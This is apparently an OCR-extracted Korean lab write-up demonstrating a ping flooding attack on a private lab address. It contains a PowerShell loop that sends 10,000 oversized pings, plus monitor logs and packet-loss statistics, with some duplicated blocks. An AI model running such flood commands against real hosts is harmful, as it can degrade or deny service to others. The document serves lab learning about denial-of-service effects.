
Ping flooding 공격



```
232.  10/01 20:57:10 192.168.56.101 time<1ms  TTL=64
233.  10/01 20:57:10 192.168.56.101 time<1ms  TTL=64      Sent:       256
234.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64      Received:   256
235.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64      Lost:       0
236.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64      Loss Rate:  0.00 %
237.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64
238.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64      Min Time:   1 ms
239.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64      Max Time:   1 ms
240.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64      Avg Time:   1 ms
241.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64      Avg TTL:    64
242.  10/01 20:57:11 192.168.56.101 time<1ms  TTL=64
243.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
244.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64      Host:
245.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
246.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
247.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
248.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
249.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
250.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
251.  10/01 20:57:12 192.168.56.101 time<1ms  TTL=64
252.  10/01 20:57:13 192.168.56.101 time<1ms  TTL=64
253.  10/01 20:57:13 192.168.56.101 time<1ms  TTL=64
254.  10/01 20:57:13 192.168.56.101 time<1ms  TTL=64
255.  10/01 20:57:13 192.168.56.101 time<1ms  TTL=64
256.  10/01 20:57:13 192.168.56.101 time<1ms  TTL=64
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

새로운 기능 및 개선 사항에 대 한 최신 PowerShell을 설치 하세요! https://aka.ms/PSWindows

PS C:\Users\A> $ip = "192.168.56.101"
PS C:\Users\A> $size = 500000
PS C:\Users\A> for ($i=0; $i -lt 10000; $i++) { ping -n 1 -l $size $ip }
```




```
Ping 192.168.56.101 32바이트 데이터 사용:
192.168.56.101의 응답: 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계:
    패킷: 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
    최소 = 0ms, 최대 = 0ms, 평균 = 0ms

Ping 192.168.56.101 32바이트 데이터 사용:
192.168.56.101의 응답: 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계:
    패킷: 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
    최소 = 0ms, 최대 = 0ms, 평균 = 0ms

Ping 192.168.56.101 32바이트 데이터 사용:
192.168.56.101의 응답: 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계:
    패킷: 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
    최소 = 0ms, 최대 = 0ms, 평균 = 0ms

Ping 192.168.56.101 32바이트 데이터 사용:
192.168.56.101의 응답: 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계:
    패킷: 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
```

192.168.56.101

192.168.56.101

```
2709.  10/01 21:04:35  192.168.56.101  time<1ms  TTL=64
2710.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2711.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2712.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2713.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2714.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2715.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2716.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2717.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2718.  10/01 21:04:36  192.168.56.101  time<1ms  TTL=64
2719.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2720.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2721.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2722.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2723.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2724.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2725.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2726.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2727.  10/01 21:04:37  192.168.56.101  time<1ms  TTL=64
2728.  10/01 21:04:38  192.168.56.101  time<1ms  TTL=64
2729.  10/01 21:04:38  192.168.56.101  time<1ms  TTL=64
2730.  10/01 21:04:38  192.168.56.101  time<1ms  TTL=64
2731.  10/01 21:04:38  192.168.56.101  time<1ms  TTL=64
2732.  10/01 21:04:38  192.168.56.101  time<1ms  TTL=64
2733.  10/01 21:04:38  192.168.56.101  time<1ms  TTL=64
2734.  10/01 21:04:38  192.168.56.101  time<1ms  TTL=64
```

```
Sent:       2734
Received:   2698
Lost:       36
Loss Rate:  1.32 %

Min Time:   1 ms
Max Time:   5 ms
Avg Time:   1 ms
Avg TTL:    64


Host:
```




```
192.168.56.101
```

```
192.168.56.101
```

```
2709.  10/01 21:04:35 192.168.56.101 time<1ms TTL=64
2710.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2711.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2712.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2713.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2714.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2715.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2716.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2717.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2718.  10/01 21:04:36 192.168.56.101 time<1ms TTL=64
2719.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2720.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2721.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2722.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2723.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2724.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2725.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2726.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2727.  10/01 21:04:37 192.168.56.101 time<1ms TTL=64
2728.  10/01 21:04:38 192.168.56.101 time<1ms TTL=64
2729.  10/01 21:04:38 192.168.56.101 time<1ms TTL=64
2730.  10/01 21:04:38 192.168.56.101 time<1ms TTL=64
2731.  10/01 21:04:38 192.168.56.101 time<1ms TTL=64
2732.  10/01 21:04:38 192.168.56.101 time<1ms TTL=64
2733.  10/01 21:04:38 192.168.56.101 time<1ms TTL=64
2734.  10/01 21:04:38 192.168.56.101 time<1ms TTL=64
```

```
Sent:        2734
Received:    2698
Lost:        36
Loss Rate:   1.32 %

Min Time:    1 ms
Max Time:    5 ms
Avg Time:    1 ms
Avg TTL:     64


Host:
```

